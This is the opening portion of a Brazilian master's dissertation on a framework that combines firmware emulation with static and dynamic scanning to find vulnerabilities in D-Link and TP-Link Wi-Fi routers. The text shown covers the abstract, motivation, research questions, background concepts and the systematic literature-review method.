Dissertation presented to the Instituto Tecnológico de Aeronáutica, in partial fulfillment of the requirements for the degree of Master of Science in the Graduate Program of Program of Electronic and Computer Engineering, Field of Computer Science.

Françoa Taffarel Rosário Corrêa

ENHANCING LARGE-SCALE VULNERABILITY ANALYSIS IN WI-FI ROUTERS: TOWARDS DEVELOPING AN INTEGRATED FRAMEWORK

Dissertation approved in its final version by signatories below:

Prof. Dr. Lourenço Alves Pereira Júnior

Advisor

Prof[a]. Dra. Emília Villani

Pro-Rector of Graduate Courses

Campo Montenegro
São José dos Campos, SP - Brazil
2024

Cataloging-in Publication Data
Documentation and Information Division

Corrêa, Françoa Taffarel Rosário
Enhancing Large-Scale Vulnerability Analysis in Wi-Fi Routers: towards developing an integrated framework / Françoa Taffarel Rosário Corrêa.
São José dos Campos, 2024.
68f.

Dissertation of Master of Science – Course of Program of Electronic and Computer Engineering. Area of Computer Science – Instituto Tecnológico de Aeronáutica, 2024. Advisor: Prof. Dr. Lourenço Alves Pereira Júnior.

1. Segurança da informação de computadores. 2. Cibernética. 3. Vulnerabilidade. 4. Comunicação sem fio. 5. Internet. 6. Redes de computadores. 7. Computação. I. Instituto Tecnológico de Aeronáutica. II. Title.

BIBLIOGRAPHIC REFERENCE

CORRÊA, Françoa Taffarel Rosário. **Enhancing Large-Scale Vulnerability Analysis in Wi-Fi Routers: towards developing an integrated framework**. 2024. 68f. Dissertation of Master of Science – Instituto Tecnológico de Aeronáutica, São José dos Campos.

CESSION OF RIGHTS

Françoa Taffarel Rosário Corrêa
Laboratório de Comando e Controle e Defesa Cibernética
Instituto Tecnológico de Aeronáutica – São José dos Campos–SP

ENHANCING LARGE-SCALE VULNERABILITY ANALYSIS IN WI-FI ROUTERS: TOWARDS DEVELOPING AN INTEGRATED FRAMEWORK

Françoa Taffarel Rosário Corrêa

Thesis Committee Composition:

Prof. Dr.	Valério Rosset	Chairman	- ITA
Prof. Dr.	Lourenço Alves Pereira Júnior	Advisor	- ITA
Prof. Dr.	Divanilson Rodrigo de Sousa Campelo	External Member	- UFPE
Prof. Dr.	Idílio Drago	External Member	- UNITO

ITA

I dedicate this work to the glory of God, in gratitude for His constant love and for the blessings poured into my life. May this effort be an offering of praise and a testimony of His faithfulness.

Acknowledgments

I thank God, who granted me the necessary wisdom on this journey. God's presence was the unwavering compass that guided not only this dissertation but also the rhythm of my heart and the brilliance of my intellect in the relentless pursuit of knowledge.

It is with great honor that I thank my wife, Thais Mafra, for her love, support, and ongoing understanding during this journey. Her constant motivation and trust in my work were fundamental to the success of this research.

I want to express my deep gratitude to Professor Lourenço A. Pereira Jr., my mentor, for his guidance, support, and valuable encouragement throughout the development of the research that resulted in this dissertation. I am immensely grateful for his patience and wisdom and for granting me the honor of being his disciple.

I also extend my thanks to Osmany, who proved to be not just a friend but a true brother in arms. His advice, academic guidance, and the strong bonds of friendship between our families added invaluable worth to this journey.

I express my gratitude to my colleagues at the Command and Control and Cyber Defense Laboratory of the Aeronautical Technology Institute, whose support and camaraderie were essential for making this academic experience enriching.

To the academic departments, especially the Postgraduate Program in Operational Applications, the Center for Coordination of Studies of the Navy, and the Directorate of Communications and Information Technology of the Navy in São Paulo, who supported me in administrative tasks before and during the course.

A special thanks goes to Captain of Frigate (FN) Salvador, whose technical guidance and support were vital to the success of my initiatives. His example of dedication and competence were beacons that guided my professional and personal conduct in the challenges of the naval career.

An emphatic acknowledgment is directed to the Special Naval Operations Command for believing in my potential. The financial support provided enabled my participation in Symposiums and the subsequent publication of scientific papers, contributions of invaluable worth to the advancement of this research. It encouraged me to continue in pursuit of excellence.

Finally, I express my gratitude to the Brazilian Navy, which, by assigning me to this mission of great importance, entrusted me not just with a mission but with a purpose that aligns with the strategic objectives of the force and with my growth as a professional and citizen.

"...The just shall live by faith".
— Romans 1:17
"It's impossible to please God without faith..."
— Hebrews 11:6

Resumo

Nesta dissertação, investigamos a segurança cibernética em roteadores Wi-Fi, uma área em ascensão devido ao aumento exponencial de dispositivos IoT e sua importância na conectividade entre estes dispositivos e a Internet. Nosso estudo é motivado por um crescimento notável no interesse de agentes maliciosos por esses dispositivos, evidenciado por um aumento de ataques cibernéticos, particularmente em momentos críticos como a pandemia de COVID-19. Além disso, observamos um aumento nas regulamentações e estratégias de cibersegurança no Brasil, enfatizando a necessidade de fortalecer a segurança cibernética. Nós realizamos uma revisão sistemática da literatura para estabelecer o estado da arte em nosso domínio de pesquisa, comparando doze trabalhos relacionados e enfatizando as principais características de cada metodologia. Os trabalhos exploram a implementação de técnicas de análise estática e dinâmica para detecção de vulnerabilidades. Entretanto, identificamos lacunas para contribuição relacionadas com a validação de vulnerabilidades anteriormente reportadas e de indícios de falhas identificadas pelos analisadores de código-fonte. Neste trabalho, direcionamos nossos esforços para a identificação de vulnerabilidades presentes nas imagens de firmware de roteadores Wi-Fi, enfatizando a análise da interface de administração disponibilizada pelo servidor web embutido. Desenvolvemos e aperfeiçoamos uma metodologia que incorpora a integração de ferramentas especializadas em análise estática, dinâmica, além de possibilitar a emulação das imagens de firmware sem a necessidade de acesso ao hardware físico. Dentre as ferramentas integradas, destacam-se o Semgrep, para análise estática; o Nuclei, voltado para análise dinâmica; e o FirmAE, que facilita a emulação do firmware. Nossas descobertas destacam a necessidade de mudanças de políticas e melhores práticas na produção e manutenção de roteadores Wi-Fi, beneficiando tanto fornecedores quanto usuários finais. Desenvolvemos uma metodologia escalável e adaptável para avaliações de cibersegurança em larga escala, combinando varreduras automatizadas com análise manual, o que nos permitiu criar 58 novos templates para a ferramenta Nuclei e identificar três novas vulnerabilidades CVE-2022-46552, CVE-2023-6580 e CVE-2024-0769.

Abstract

In this dissertation, we investigate cybersecurity in Wi-Fi routers, an area of rising importance due to the exponential increase of IoT devices and their significance in connecting these devices to the Internet. Our study is motivated by a notable growth in the interest of malicious agents in these devices, evidenced by increased cyberattacks, particularly during critical times such as the COVID-19 pandemic. Additionally, we observe an increase in cybersecurity regulations and strategies in Brazil, emphasizing the need to strengthen cybersecurity measures. We conduct a systematic literature review to establish the state of the art in our research domain, comparing twelve related works and highlighting the main features of each methodology. The works explore the implementation of static and dynamic analysis techniques for vulnerability detection. However, we identify gaps for contribution related to the validation of previously reported vulnerabilities and indications of failures identified by source code analyzers. In this work, we direct our efforts toward identifying vulnerabilities in Wi-Fi router firmware images, emphasizing the analysis of the administration interface provided by the embedded web server. We develop and refine an integrated framework that uses specialized tools in static and dynamic analysis and enables the emulation of firmware images without the need for physical hardware access. Among the integrated tools, Semgrep stands out for static analysis; Nuclei, aimed at dynamic analysis; and FirmAE, which able firmware emulation. Our findings highlight the need for policy changes and better practices in the production and maintenance of Wi-Fi routers, benefiting both suppliers and end-users. We have developed a scalable and adaptable methodology for large-scale cybersecurity assessments, combining automated scans with manual analysis, which allowed us to create 58 new templates for the Nuclei tool and identify three new vulnerabilities CVE-2022-46552, CVE-2023-6580, and CVE-2024-0769.

List of Figures

FIGURE 2.1 – Document Selection Process Flow 25
FIGURE 2.2 – Methodology used by (COSTIN *et al.*, 2016) 26
FIGURE 2.3 – Methodology used by (DAVID *et al.*, 2018) 28
FIGURE 2.4 – Methodology used by Firm-AFL (COSTIN *et al.*, 2016) 29
FIGURE 2.5 – Methodology used by FirmFuzz (SRIVASTAVA *et al.*, 2019) 30
FIGURE 2.6 – Methodology used by SRFuzzer (ZHANG *et al.*, 2019) 31
FIGURE 2.7 – Methodology used by FirmAE (KIM *et al.*, 2020) 33
FIGURE 2.8 – SCREEN Architecture with emphasis on Exploitation. Adapted from (TOSO, 2022) 34
FIGURE 2.9 – Methodology used by UCRF (QIN *et al.*, 2023) 35

FIGURE 3.1 – Methodology 38
FIGURE 3.2 – `Semgrep` Projects Screen View 44
FIGURE 3.3 – Example of detailed analysis of code fault evidence in a firmware image 44

FIGURE 4.1 – Analytical data related to the severity of `Semgrep` findings. 51
FIGURE 4.2 – False Positive of the detected-etc-shadow Rule 52
FIGURE 4.3 – File indicated by the rule in Figure 4.2 52

List of Tables

TABLE 2.1 – CVSS Qualitative Severity Rating Scale 23
TABLE 2.2 – Keywords used as search strings 24
TABLE 2.3 – Search results from the databases between 2017 and 2023 25
TABLE 2.4 – Comparative Approach to Related Works 36

TABLE 4.1 – Detailing of Firmware Databases by Vendor 50
TABLE 4.2 – Distribution of CPU Architecture Types in Firmware Images 50
TABLE 4.3 – Distribuition by web server 50
TABLE 4.4 – Distribuition by web technology 50
TABLE 4.5 – Data Related to Extraction and Emulation of the Firmware Image Database 50
TABLE 4.6 – CWE included in the Top 25 MITRE found 53

TABLE A.1 – Rules that detected possible vulnerabilities 65

Contents

1 Introduction 14
1.1 Contextualization 14
1.2 Motivation 15
1.3 Problem 16
1.4 Scope 17
1.5 Questions 17
1.6 Hypothesis 18
1.7 Objectives 18
1.8 Organization of the Work 18

2 Background and Literature Review 20
2.1 Background 20
2.1.1 Security in IoT environment 20
2.1.2 Emulation 21
2.1.3 Dynamic Vulnerability Analysis 21
2.1.4 Static Vulnerability Analysis 22
2.1.5 Vulnerability Scoring System 22
2.2 Systematic Review 23
2.2.1 Digital Libraries and Databases 23
2.2.2 Inclusion and Exclusion Criteria 23
2.2.3 Search Strategy 24
2.2.4 Search Temporality 25
2.2.5 Selection of Works 25
2.3 Analysis of Related Works 25
2.3.1 Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces 26
2.3.2 Security Analysis of Vendor Customized Code in Firmware of Embedded Devices 27

2.3.3 Detecting Authentication-Bypass Flaws in a Large Scale of IoT Embedded Web Servers . . . 27
2.3.4 FirmUp . . . 28
2.3.5 Firm-AFL . . . 29
2.3.6 FirmFuzz . . . 29
2.3.7 Vulnerability Detection in Firmware Based on Clonal Selection Algorithm . . . 30
2.3.8 SRFuzzer . . . 31
2.3.9 FirmAE . . . 32
2.3.10 SCREEN . . . 33
2.3.11 UCRF . . . 34
2.3.12 ALEmu . . . 35
2.4 Comparative Approach . . . 36

3 Methodology . . . 37
3.1 Overview . . . 37
3.2 FirmAE . . . 38
3.2.1 Validation and Construction of Emulable Image Database . . . 38
3.2.2 File System Extraction . . . 39
3.2.3 Large Scale emulation . . . 40
3.3 `Semgrep` . . . 42
3.4 1-day Vulnerability Templates Generator . . . 44
3.5 Nuclei . . . 46
3.5.1 Customizable Template Generation . . . 47

4 Experimentation, Results e Discussion . . . 49
4.1 Experimentation and Results . . . 49
4.1.1 Characterization of the Firmware Image Database . . . 49
4.1.2 Test Environment . . . 51
4.2 Results and Discussions . . . 51
4.2.1 Indications of Web Source Code Vulnerabilities . . . 51

4.2.2 Generated Templates 53
4.2.3 Vulnerabilities Found 54

5 Conclusion 56
5.1 Contributions 56
5.2 Scientific Output 57
5.3 Results Availability 58
5.4 Operational Application 58
5.5 Future Work 59

Bibliography 60

Appendix A – Semgrep Rules detected 65

Appendix B – Triggered Generated Templates 66
B.1 CVE-2022-46552 66
B.2 DIR-846 67
B.3 Zero-day DIR-859 via CVE-2023-48842 68

1 Introduction

This chapter begins with the contextualization in which the present study is embedded. The motivation section delves into the points of interest of this study. Then, the research is outlined in the sections: scope that defines the limits of the investigation; problem that presents the central challenge that the research aims to address; research questions that guide the inquiry; hypothesis that proposes a preliminary assumption to be tested; and objectives that direct the study. Finally, there is a description of the organization of the work, providing a roadmap for the reader about the structure of the document.

1.1 Contextualization

As we move forward in the current decade, the adoption of Internet of Things (IoT) devices has significantly increased. Experts predict that this period will mark the beginning of the peak of IoT (GARTNER, 2023). According to the latest report from IoT Analytics (ANALYTICS, 2023), the number of global IoT connections recorded an impressive 18% increase in 2022, reaching a total of 14.3 billion active devices worldwide. Predictions point to an additional growth of 16% in 2023, raising the number of active devices to 16.7 billion. Furthermore, it is estimated that by 2027, the number of active IoT devices will reach about 29.3 billion. This trend indicates a continuous expansion of IoT device connections in the coming years. The evolution of IoT devices is intrinsically linked to the development of smart cities, where they collect and analyze data to improve the efficiency of urban services and the quality of life of citizens. The integration of these devices in domestic, commercial, and industrial environments creates unprecedented opportunities for resource optimization, energy management, and environmental monitoring (ZAHOOR; MIR, 2021). However, this expansion brings significant challenges, mainly in cybersecurity, as increased connectivity also raises the surface of cyber attacks and privacy breaches.

Moreover, IoT devices collect and store massive amounts of sensitive data, including personal and behavioral user information, making an IoT network an attractive target for attackers. The Synopsys audit report in 2023 exposes that 53% of IoT applications still contain high-risk vulnerabilities, some disclosed several years ago (SYNOPSYS, 2023).

In 2023, Wi-Fi maintained a dominant position in the IoT device connectivity market, representing 31% of all global IoT connections (ANALYTICS, 2023). The adoption of Wi-Fi 6 and Wi-Fi 6E technologies drove this leadership, offering faster and more

reliable wireless connectivity. Wi-Fi is particularly prominent in sectors such as smart homes, buildings, and healthcare, where efficiency in communication between IoT devices is critical to improving user experience and overall system performance. These data reflect the continued reliance on Wi-Fi to meet the growing demands of the IoT market (VASILESCU *et al.*, 2023). We also emphasize that the heterogeneous and distributed nature of IoT devices, with various operating systems and communication protocols often without built-in security, amplifies cybersecurity concerns (MORAES *et al.*, 2022).

In summary, it is contextualized that Wi-Fi routers are relevant equipment to ensure connectivity between IoT devices and the Internet (FREITAS *et al.*, 2023). They also act as the first line of defense in protecting IoT devices, incorporating firewalls and network security features that filter and block unauthorized traffic, protecting connected devices against external threats (TRIPWIRE, 2023).

1.2 Motivation

Our motivation to study the above context is based on three main points. Initially, we identified an increase in the number of news stories about the security of Wi-Fi routers over the past five years, indicating a growing interest in malicious agents in these devices. In this context, in October 2019[1], a new variant of the Gafgyt backdoor was targeted to attack routers and IoT devices. This variant demonstrated enhanced capabilities compared to its previous versions, highlighting the dynamic nature of cyber threats. Another case occurred during the COVID-19 pandemic, in March 2020[2], where cyber attacks against healthcare systems were carried out using vulnerabilities in D-Link and Linksys routers used in hospitals and small public health centers, exposing critical infrastructure to significant risks. More recently, in October 2023[3], a variant of the Mirai malware infected routers, remotely controlling them to perform large-scale attacks. Among the targeted devices were routers from D-Link and TP-Link brands (ZDI, 2023). This trend is evidenced by data from the Router Security website[4]. In 2019, 30 cyberattacks against routers were recorded. When compared to the 35 attacks reported in 2023, this shows an increase of approximately 17%. While this increase may be gradual, it indicates a consistent trend of growth in the incidence of such attacks, emphasizing the need for vigilance and the enhancement of security measures to protect these devices.

Therefore, considering the above, coupled with the significant economic, geopolitical, and social risks that security incidents in routers present, our second point of motivation

[1]https://www.zdnet.com/this-aggressive-iot-malware-is-forcing-wi-fi-routers-to-join-its-botnet-army/
[2]https://www.bleepingcomputer.com/hackers-hijack-routers-dns-to-spread-malicious-covid-19-apps/
[3]https://www.fortinet.com/blog/Iz1h9-campaign-enhances-arsenal-with-scores-of-exploits
[4]https://routersecurity.org/RouterNews.php

is the apparent need to investigate the current methodologies, both academic and professional, that security researchers use to analyze Wi-Fi routers through vulnerability detection. Researchers typically employ methods such as static analysis, dynamic analysis, symbolic execution, and emulation to analyze vulnerabilities, aiming to quantify and understand the risks in the digital ecosystem (WRIGHT *et al.*, 2021; FENG *et al.*, 2022; REDINI *et al.*, 2020; ZHENG *et al.*, 2019).

The third motivating point of this study is the increase in the number of regulations and the expansion of national cybersecurity strategies and policies in Brazil. In May 2023, the National Telecommunications Agency (Anatel) was established by Act No. 2,436[5], minimum cybersecurity requirements for broadband providers. These requirements include mitigating vulnerabilities due to the use of standard passwords and reinforcing protection against brute force authentication attacks, reflecting an effort by the Brazilian government to strengthen cybersecurity (ANATEL, 2023). In this context, the National Cybersecurity Strategy (E-Ciber)[6] details the main actions of the federal government in this aspect. Furthermore, in June 2023, a public hearing discussed the creation of the National Cybersecurity Policy (PNCiber), with the goal of centralizing cybersecurity in the federal government's structure and reducing the number of cyber incidents. This project foresees the formation of several regulatory and monitoring bodies, including the National Cybersecurity Agency (ANCiber), the National Cybersecurity Committee (CNCiber), and the Cyber Crisis Management Office (GGCiber) (GSI-PR, 2023).

1.3 Problem

This study will investigate the cybersecurity of Wi-Fi routers, essential for maintaining connectivity between IoT devices and the Internet. In addition to what has been previously stated, the urgent need to address this issue lies in effectively protecting these digital assets in a scenario where the boundaries between home and corporate work environments have become increasingly blurred.

[5]https://www.gov.br/anatel/pt-br/assuntos/noticias/anatel-publica-requisitos-minimos-de-seguranca-cibernetica-de-equipamentos-cpe

[6]https://www.gov.br/gsi/pt-br/ssic/estrategia-nacional-de-seguranca-cibernetica-e-ciber/e-ciber.pdf

1.4 Scope

In light of the challenge presented in the previous section, we pretermit aspects such as data privacy (VAERE; PERRIG, 2023), network protocol encryption (THANKAPPAN *et al.*, 2023), security in 802.11 transmissions (THAKUR *et al.*, 2023), and analysis of malicious traffic in routers (ZHAO *et al.*, 2023). This strategic choice directs our attention to specific areas related to the embedded operating system in devices.

Following the studies conducted in Chapter 2.1.5, we focused on the implementation of static and dynamic analysis methods for detecting vulnerabilities in Wi-Fi router firmware images. The web server-hosted administration interface is the primary target of these analyses. The premises guiding our scope are as follows:

a) The firmware images used in the application of the methodology proposed in Chapter 3 originate from the works of (TOSO, 2022) and (FREITAS *et al.*, 2023). These images have remained unprocessed since the time of download. We limited our study to the use of firmware images from the two leading Wi-Fi router manufacturers in Brazil, D-Link and TP-Link. The reasons for this choice are explained in section 4.1.1 of Chapter 4.

b) We focused on the use of the static analysis tool `Semgrep`, providing only the essential knowledge for its use and supplying links to specific documentation.

c) The static analysis methods we applied were limited to files without compilation or encryption in the file system extracted from the firmware images of the Wi-Fi routers.

d) The dynamic analysis methods focused on HTTP requests on the administration pages hosted by the web servers of the firmware images of the Wi-Fi routers during emulation.

1.5 Questions

To direct the investigation and development of this work, the following research questions were formulated according to the outline made in Section 2.4 of Chapter 2.1.5:

RQ 1. How can we validate the findings of source code analysis on a large scale?

RQ 2. How can we improve the detection of previously reported vulnerabilities day by day on new devices?

1.6 Hypothesis

We hypothesize that it is possible to validate both indications of new vulnerabilities found in static source code analysis and previously reported failures in an utterly hardware-independent manner through the integration of emulation and vulnerability detection tools.

1.7 Objectives

This work aims to integrate emulation and detection tools to validate vulnerabilities on a large scale. These are our specific objectives:

Specific Objective 1. Identify the state of the art related to vulnerabilities in Wi-Fi routers respecting the proposed scope;

Specific Objective 2. Identify which tools can assist in the process of dynamic analysis and vulnerability validation;

Specific Objective 3. Investigate how to validate source code findings on a large scale;

Specific Objective 4. Investigate how to effectively generate templates for, the Nuclei tool without generating false positives;

1.8 Organization of the Work

In addition to this chapter, this dissertation is divided into four more chapters, followed by an appendix. Below, we provide a brief explanation of each:

Chapter 2. In this chapter, we will address firmware image security background and a systematic review of the literature to establish the state of the art in our research domain. The methodology employed encompasses a comparative analysis of related works, emphasizing the main characteristics of each methodology, framework, or computational solution used.

Chapter 3. In this chapter, we detail how we integrated emulation and detection tools with the purpose of validating vulnerabilities on a large scale. In the first section, we present an overview of the methodology. Following in the following four sections, we introduce the tools that comprise our methodology: FirmAE, `Semgrep`, 1-day Vulnerability Template Generator, and Nuclei.

Chapter 4. In this chapter, we will detail the experiments conducted, the results obtained, and the relevant discussions to this study. In the first section, we outline the characteristics and settings of the data set and the server we used in the experimentation of the methodology and the results achieved, emphasizing the source code findings, the developed templates, and the discovered flaws. Finally, in the second section, we reflect on the results and the challenges we encountered during the development and application of the methodology.

Chapter 5. In the concluding chapter of this work, we present a compilation of the contributions and scientific productions generated during the research. We detail the location of the results, ensuring they are accessible for future consultations and applications, and discuss the operational applicability of our findings, illustrating how they can be effectively implemented in practical contexts. Lastly, we outline possible directions for future research.

2 Background and Literature Review

In this chapter, we will address firmware image security background and a systematic review of the literature to establish the state of the art in our research domain. The methodology employed encompasses a comparative analysis of related works, emphasizing the main characteristics of each methodology, framework, or computational solution used.

2.1 Background

In the current landscape, characterized by the increasing integration of IoT devices into our daily lives, firmware image security emerges as a critical component in protecting against cyber threats. These devices, ranging from smart home appliances to connected security and health systems, are powered by firmware that, if compromised, can pave the way for attacks affecting not only user privacy and security but also critical infrastructure. In this context, firmware security analysis through emulation techniques stands out as a promising method for early vulnerability identification, allowing for a detailed assessment of firmware behavior in a controlled environment.

2.1.1 Security in IoT environment

IoT devices, such as wireless routers, IP cameras, and smart speakers, frequently communicate with cloud services or mobile phones via the Internet, facilitating user control. These devices incorporate specialized hardware and software, including firmware that governs the hardware(CHEN *et al.*, 2016). This firmware, often based on Reduced Instruction Set Computing (RISC) architectures for energy and resource efficiency, can operate as a real-time operating system. Given the unique nature of IoT devices, the methodologies for vulnerability analysis diverge from those applied to desktop computers or servers. (COSTIN *et al.*, 2014; GOOGLE, n.d)

Vulnerability analysis in IoT often involves emulating firmware images in virtual environments due to the impracticality of physically accessing the devices. When direct emulation is unfeasible, static analysis is employed after examining the firmware's structure. These approaches may be integrated for a hybrid analysis(SHOSHITAISHVILI *et al.*, 2015). Discovering a vulnerability in one device can indicate similar vulnerabilities in others, leading to the extraction of vulnerability patterns for searching in other firmware images.(FENG *et al.*, 2022)

2.1.2 Emulation

Emulation, in the context of computing and embedded systems, refers to the procedure of simulating the behavior of a system using a different system so that the second system acts like the first. This concept is vital in several areas, particularly in the analysis and testing of embedded firmware, where direct interaction with physical hardware is impractical or infeasible (WRIGHT *et al.*, 2021). In the field of embedded web interfaces, emulation is an essential tool. It enables firmware images to run in a software-only environment, eliminating the need for physically embedded devices. This approach is highly beneficial for security testing, where it is necessary to examine firmware behavior under controlled conditions (KIM *et al.*, 2020).

The complexity and effectiveness of emulation techniques vary considerably based on the desired level of accuracy and the specific requirements of the system to be emulated. In its simplest form, emulation may involve running software on a general-purpose computing platform with some adaptations to mimic the original environment. In more complex scenarios, it may be necessary to emulate specific hardware characteristics or system behaviors to ensure that the software behaves as it would on the original device(GUSTAFSON *et al.*, 2019). This level of emulation is particularly challenging in embedded systems due to the diversity of hardware architectures and the specialized nature of many devices. One of the key aspects of emulation in IoT security is its ability to replicate diverse IoT environments. Since IoT devices vary significantly in terms of hardware configurations and software ecosystems, emulation provides a flexible and scalable approach to evaluating a wide range of devices. (WRIGHT *et al.*, 2021)

2.1.3 Dynamic Vulnerability Analysis

Dynamic analysis in the context of IoT security involves testing applications by executing them, often with the goal of identifying vulnerabilities such as buffer overflows, code execution, or command injection. This approach is highly beneficial as it is mainly independent of server-side technology, allowing a single tool to test various web interfaces implemented using different technologies (VISOOTTIVISETH *et al.*, 2018). Methods like fuzzing enable the application of dynamic analysis to firmware images, and their scalability proves fundamental in conducting large-scale security evaluations of embedded devices. The process involves extensive interaction between the analysis tool and the emulated embedded system, capturing a significant amount of input and output data. This is particularly important for increasing accountability in emulation and detecting vulnerabilities like OS command injections, which may be immediately apparent during the analysis phase (GOOGLE, n.d).

2.1.4 Static Vulnerability Analysis

Static analysis, on the other hand, is a process where the security of IoT devices or firmware is assessed without executing the system (WRIGHT *et al.*, 2021). This approach involves analyzing the source code or binaries to identify potential vulnerabilities. Static analysis tools are often automated and are simple to execute in test environments, relying only on the source code or application to generate an analysis report. However, static analysis has limitations, such as the inability to find all vulnerabilities (false negatives) and alerting on non-vulnerabilities (false positives). Research in static analysis, especially in the context of web interfaces, remains active. For example, techniques like data flow analysis for detecting vulnerabilities like XSS and SQL injection have been developed, as mentioned in (COSTIN *et al.*, 2016) Furthermore, static taint analysis and symbolic execution are also significant in firmware analysis. Although they rely on runtime concrete values, these methods encounter challenges like path explosion and the constraint solver's low speed (LIU *et al.*, 2018).

2.1.5 Vulnerability Scoring System

The Common Weakness Enumeration (CWE)[1] is an essential tool for categorizing and describing vulnerabilities using standardized terminology, aiding in understanding different classes of vulnerabilities. Each vulnerability, even under the same CWE ID, can have unique characteristics and require specific approaches. Distributing resources equally to all vulnerabilities sharing the same CWE ID proves to be an inefficient approach, as their risks can vary, with some being unexploitable and posing a lower risk. Vulnerabilities can be classified to prioritize those with higher impact or to get an overview of common vulnerabilities and their severities.

The Common Vulnerability Scoring System (CVSS) is an industry-standard language for the prioritization, assessment of severity, and prioritization of vulnerabilities. CVSSv3, the latest major revision[2], overcomes limitations of the previous version, such as implicit guidelines and comprehensive impact metrics. It assesses vulnerabilities using groups of metrics: Base (constant characteristics of the vulnerability), Temporal (changeable factors, such as the existence of exploits or patches), and Environmental (specific characteristics of the user's environment). The Base metrics include exploitability (Attack Vector, Attack Complexity, Required Privileges, User Interaction) and impact (Confidentiality, Integrity, Availability). To facilitate understanding for a less technical audience, the CVSS score can be translated into a qualitative severity rating, as shown in Table 2.1.

[1] https://cwe.mitre.org/

[2] CVSSv4 is in its final phase of publication `https://www.first.org/cvss/v4-0/`

TABLE 2.1 – CVSS Qualitative Severity Rating Scale

Rating	CVSS Score
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
None	0.0

2.2 Systematic Review

Our systematic review is based on the concepts of (LAKATOS; MARCONI, 2021) regarding the importance of a rigorous methodological process, which involves defining scientific methods clearly and critically analyzing sources and data. Simultaneously, we adopt the practical strategies for systematic reviews proposed by (CARRERA-RIVERA *et al.*, 2022), particularly useful for researchers in computer science. These strategies reinforce the need for informative reading and detailed analysis of texts, which is fundamental for a comprehensive and well-organized review aligned with contemporary research practices.

2.2.1 Digital Libraries and Databases

For gathering publications, we used digital libraries and databases such as Scopus[3], Institute of Electrical and Electronics Engineers (IEEE) Xplore[4], Association for Computing Machinery (ACM) Digital Library[5], Digital Bibliography & Library Project (dblp)[6] and Portal Capes[7]. These platforms provide access to a wide variety of academic literature, including journal articles, conference proceedings, and technical reports, ensuring a comprehensive and up-to-date review of the state of the art in our study area. The advanced search functionalities and filters of these digital libraries facilitate the precise identification of relevant studies, making the systematic review process more efficient and effective (BORGERT *et al.*, 2021).

2.2.2 Inclusion and Exclusion Criteria

We adopted the following inclusion and exclusion criteria to narrow down the search and analysis of works:

Inclusion Criteria (IC):

[3]https://www.scopus.com/search/
[4]https://ieeexplore.ieee.org/Xplore/home.jsp
[5]https://dl.acm.org/
[6]https://dblp.org/. The acronym is typed in lowercase.
[7]https://periodicos.capes.gov.br

IC 1. Publications such as scientific journal articles, technical reports, or conference documents;

IC 2. Articles in English or Portuguese; and

IC 3. Works that directly relate to cybersecurity in Wi-Fi routers based on architectures, methods, frameworks, or similar.

Exclusion Criteria (EC):

EC 1. Exclusion of documents originating from sources without recognized credibility;

EC 2. Exclusion of documents not accessible or requiring subscriptions;

EC 3. Exclusion of studies not related to the established research questions;

EC 4. Exclusion of studies whose abstract or summary present content different from the body of the document;

EC 5. Exclusion of publications or reports for which only abstracts or PowerPoint presentations are available;

EC 6. Exclusion of studies based merely on expert opinions without empirical research support;

EC 7. Exclusion of less complete versions of duplicated studies, retaining only the most complete version.

2.2.3 Search Strategy

To identify studies pertinent to cybersecurity in Wi-Fi routers, we adopted a search strategy elaborated from the use of keywords and Boolean operators, as shown in Table 2.2. It is important to note that to meet the criteria of Section 2.2.2, we adapted the search strings for each database, considering their specific limitations, such as the impossibility of searching only in abstracts or the need to include filters by document type or language.

Table 2.3 summarizes the quantitative data from the searches carried out in the databases above, covering the period from 2017 to 2023. Analysis of these data indicates an accumulated percentage increase of 87.2

TABLE 2.2 – Keywords used as search strings

Keywords	Variations	Combinations Search Strings
firmware	images - embedded devices	("firmware" OR "images" OR "embedded devices")
router	router wireless - iot devices	("router" OR "router wireless" OR "IoT devices")
vulnerability	vulnerabilities - threat	("vulnerability" OR "vulnerabilities" OR "threat")
Busca Total: ("firmware" OR "images" OR "embedded devices") AND ("router" OR "router wireless " OR "IoT devices") AND ("vulnerability" OR "vulnerabilities" OR "threat")		

TABLE 2.3 – Search results from the databases between 2017 and 2023

Database	2017	2018	2019	2020	2021	2022	2023	Total
IEEE Xplorer	23	34	45	57	53	68	56	336
ACM Dig. Library	74	51	85	90	106	126	121	653
Scopus	21	23	34	39	43	42	38	240
dblp	6	5	14	7	12	15	16	75
Portal CAPES	1	6	3	4	3	4	3	24
Total	125	119	181	197	217	255	234	**1328**

2.2.4 Search Temporality

In this context, we delimited the scope of the systematic literature review to the publication period, covering articles from August 2017 to June 2023. This limitation ensures that our analysis focuses on the most recent findings and trends, reflecting current advancements. Furthermore, this temporal limit allowed us more efficient management of research time more efficiently, focusing on a manageable volume of work.

2.2.5 Selection of Works

We adopted a multi-stage process[8], explained below, which consisted of four different stages of review with the common point of utilizing the Inclusion Criteria (IC) and Exclusion Criteria (EC). The outcome workflow that contains each stage is presented in Figure 2.1.

Stage 1: Removal of duplicated works and those out of context;

Stage 2: Elimination of articles whose abstracts are not related to any of the research questions;

Stage 3: Elimination of articles by examining the introduction, results, and conclusion.

Stage 4: Exclusion of remaining duplicated works and complete analysis of articles to verify if the inclusion or exclusion criteria were met.



FIGURE 2.1 – Document Selection Process Flow

2.3 Analysis of Related Works

In this section, 12 studies focused on cybersecurity in network assets, with an emphasis on Wi-Fi routers, are presented. In selecting these works, we identified that the majority

[8]https://drive.google.com/drive/folders/1Hq476CnbJ-xijXMYvG7YkG1yQcStldN9

of authors categorize the Wi-Fi router as a device within the IoT spectrum. It is also noteworthy that, from the bibliometric crossing of the works, the relevance of the study conducted by (COSTIN *et al.*, 2016) became evident, a motivating factor for its inclusion in the analysis despite being outside the delimited temporal scope. Furthermore, we noted the predominance of studies proposing architectures and methodologies geared towards the emulation of firmware images of Wi-Fi routers and other IoT devices, as well as conducting both static and dynamic vulnerability analyses.

